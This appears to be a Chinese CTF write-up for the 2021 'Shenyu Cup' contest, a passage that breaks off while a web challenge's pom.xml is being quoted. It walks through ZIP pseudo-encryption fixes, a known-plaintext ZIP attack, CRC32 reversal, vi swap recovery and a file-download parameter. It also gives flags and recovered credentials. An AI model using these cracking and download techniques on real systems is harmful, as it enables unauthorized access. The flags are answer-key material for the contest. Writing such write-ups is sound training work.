2021年“深育杯“网络安全大赛Writeup

原创

Le1a 于 2021-11-15 08:48:15 发布 365 收藏 2


分类专栏： CTF 文章标签： web安全 安全

Misc

签到题

下载附件得到一张二维码

扫码关注，后台回复签到即可获得flag




flag：

```
SangFor{AaKjtQr_OjJpdA3QwBV_ndsKdn3vPgc_}
```


Login

下载附件example.zip，打开是password.zip

但是需要密码，尝试爆破




此时发现了异常，打开明明只有一个password.zip文件，这里却检测到了两个加密文件，于是我们将压缩包用010 Editor打开分析一下




发现有伪加密，将此处以及后面一处的09改为00，保存之后再打开压缩包发现多了两个文件

其中`示例-副本.txt`能够打开，而`示例.txt`打开会提示需要输入密码


打开副本发现这就是 题目说的那个发邮件即可获得账号



但是发了几次邮件始终没有等到回信，后来发现重点不在这儿，既然这两个示例txt是一样的，那我们就可以采用ZIP明文攻击，来爆破出这个zip的密码。将`示例-副本.txt`拖出来，打包成zip，我们可以发现这两个zip中的`示例-副本.txt`的CRC32值是一样的




打开`ARCHPR`，将`example.zip`载入，然后载入`示例 - 副本.zip`




最终得到压缩包密码为：`qwe@123`

尝试打开password，但是发现数据错误，所以将刚刚的09改为00又重新复原为09



复原后，打开还是报错，最后才发现是我的7z出问题了，换用winrar成功用密码`qwe@123`打开password.zip





打开之后，里面有一个`.password.swp`，swp文件是vi编辑器异常退出后留下的文件，使用指令：`vi -r .password.swp`即可恢复文件，但是需要密码，这里还有三个txt文件，只有6个字节大小，尝试爆破crc32

脚本地址：`https://github.com/theonlypwner/crc32`


使用方法：`python crc32.py reverse crc32值`(crc32值前面注意要加0x)

运行三次之后分别得到三段疑似密码的明文






这三段组合起来就是`welc0me_sangforctf`，这应该就是密码了，成功解压`.password.swp`，将它移动到kali里，然后执行命令`vi -r .password.swp`




得到账号密码为：

```
Admin
5f4dcc3b5aa765d61d8327deb882cf99
```

回到题目尝试登录发现禁止查看源码



直接BurpSuite抓包，丢到重放器里面，发包即可看到回显，flag在注释里面



flag为：

```
Sangfor{ef3d229c-0d10-4d99-a768-ff41a4d624e7}
```

Web

weblog

有个文件下载，访问?logname=cb-0.0.1-SNAPSHOT.jar下载到源码

看pom


```xml
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <parent>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
        <version>2.5.4</version>
        <relativePath/> <!-- lookup parent from repository -->
    </parent>
    <groupId>com.ctf</groupId>
    <artifactId>cb</artifactId>
    <version>0.0.1-SNAPSHOT</version>
    <name>cb</name>
